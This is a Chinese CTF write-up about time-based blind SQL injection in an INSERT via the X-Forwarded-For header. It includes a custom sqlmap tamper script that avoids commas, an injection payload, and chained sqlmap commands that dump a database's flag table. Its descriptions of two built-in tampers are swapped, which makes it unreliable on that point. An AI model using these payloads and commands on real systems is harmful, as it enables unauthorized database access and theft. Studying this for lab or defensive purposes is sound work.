mysql insert 注入_SQLMap Insert注入踩坑记

原创


weixin_39824898 于 2021-02-07 08:58:05 发布 49 收藏
文章标签： mysql insert 注入

前言

本篇文章是在做ctf bugku的一道sql insert盲注的题(题目地址:insert盲注)中踩到的坑，觉得还挺有趣的，于是便有了今天的文章，如有纰漏还望大佬们多多指正。

进入主题


1. 判断注入点



明显的insert类型的注入，注入点在X-Forwarded-For，但关闭了错误提示并且没有回显，因此只能进行时间盲注获取flag。

2. 使用sqlmap获取数据(首先说明一下，网上有这道题的writeup,编写python脚本暴库，但懒人表示能sqlmap就sqlmap吧，虽然可能需要踩坑。)

(1)直接使用sqlmap看看能否判断python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --dbms MySQL



可以看到sqlmap识别为false positive，原因是图片中箭头所指的payload:' OR 6634=IF((58=58),SLEEP(5),6634) AND 'GTiD'='GTiD

中使用了逗号(,)，而insert注入中使用了逗号则会破坏语句结构，因此这里相当于过滤了逗号。

(2)编写tamper脚本(if2casewhen.py)改写IF类型的判断为CASE-WHEN可以不使用逗号。

看了一遍tamper脚本发现没有这个改写规则，于是就只能自立更生了。#!/usr/bin/env python

"""

Author: Conan0xff

"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGHEST

def dependencies():

pass

def tamper(payload, **kwargs):

"""

Replaces instances like 'IF(A,B,C)' with 'CASE WHEN (A) THEN (B) ELSE (C) END' counterpart

Requirement:

* MySQL

* SQLite (possibly)

* SAP MaxDB (possibly)

Tested against:

* MySQL 5.0 and 5.5

Notes:

* Useful to bypass very weak and bespoke web application firewalls

that filter the IFNULL() functions

>>> tamper('IF(1=1,1,2)')

'CASE WHEN (1=1) THEN (1) ELSE (2) END'

"""

if payload and payload.find("IF") > -1:

while payload.find("IF(") > -1:

index = payload.find("IF(")

depth = 1

comma1,comma2, end =None, None, None

for i in xrange(index + len("IF("), len(payload)):

if depth == 1 and payload[i] == ',' and comma1 is None:

comma1 = i

#the seccond comma

if depth == 1 and payload[i] == ',' and comma1 is not None:

comma2 = i

elif depth == 1 and payload[i] == ')':

end = i

break

elif payload[i] == '(':

depth += 1

elif payload[i] == ')':

depth -= 1

if comma1 and comma2 and end:

_ = payload[index + len("IF("):comma1]

__= payload[comma1+1:comma2]

___ = payload[comma2 + 1:end].lstrip()

newVal = "(CASE WHEN (%s) THEN (%s) ELSE (%s) END)" % (_, __, ___)


payload = payload[:index] + newVal + payload[end + 1:]

else:

break


return payload

使用tamper再跑一遍python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --dbms MySQL --tamper if2casewhen



可以看到成功识别为vulnerable,payload中的if语句也成功转换为case-when语句。

(3)试试看跑数据库呢python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --dbms MySQL --tamper if2casewhen --dbs




可以看到由于使用了函数mid 和 ifnull也需要用到逗号，因此无法获取数据库名，所幸sqlmap的tamper脚本里有了可以不使用逗号的mid和ifnull的改写规则:

ifnull2casewhenisnull.py: MID(VERSION(), 1, 1) ====> MID(VERSION() FROM 1 FOR 1)


commalessmid.py: IFNULL(1, 2) ====> CASE WHEN ISNULL(1) THEN (2) ELSE (1) END

添加上述两个tamper再跑一次看看python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid --dbms MySQL --dbs --nocast




可以看到成功跑出数据库 web15

(4)试试看跑表python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid -D web15 --tables MySQL --dbs --nocast



使用爆破的方式跑表成功爆出两张表


(5)跑flag表的列以及数据python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid -D web15 -T flag --dump MySQL --dbs --nocast



可以看到爆破除了列名，但由于limit使用了逗号也导致了无法获取列数据，sqlmap tamper中还有么？

没错，就是commalesslimit.py，改写规则如下:LIMIT 2, 3 ====> LIMIT 3 OFFSET 2

加上该tamper再跑一次python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid，commalesslimit -D web15 -T flag --dump MySQL --dbs --nocast



可以看到成功注出flag。

总结

insert注入其实也是可以sqlmap一把梭的，关键看payload的定制和改写=。=

*本文原创作者：Conan，本文属 FreeBuf 原创奖励计划，未经许可禁止转载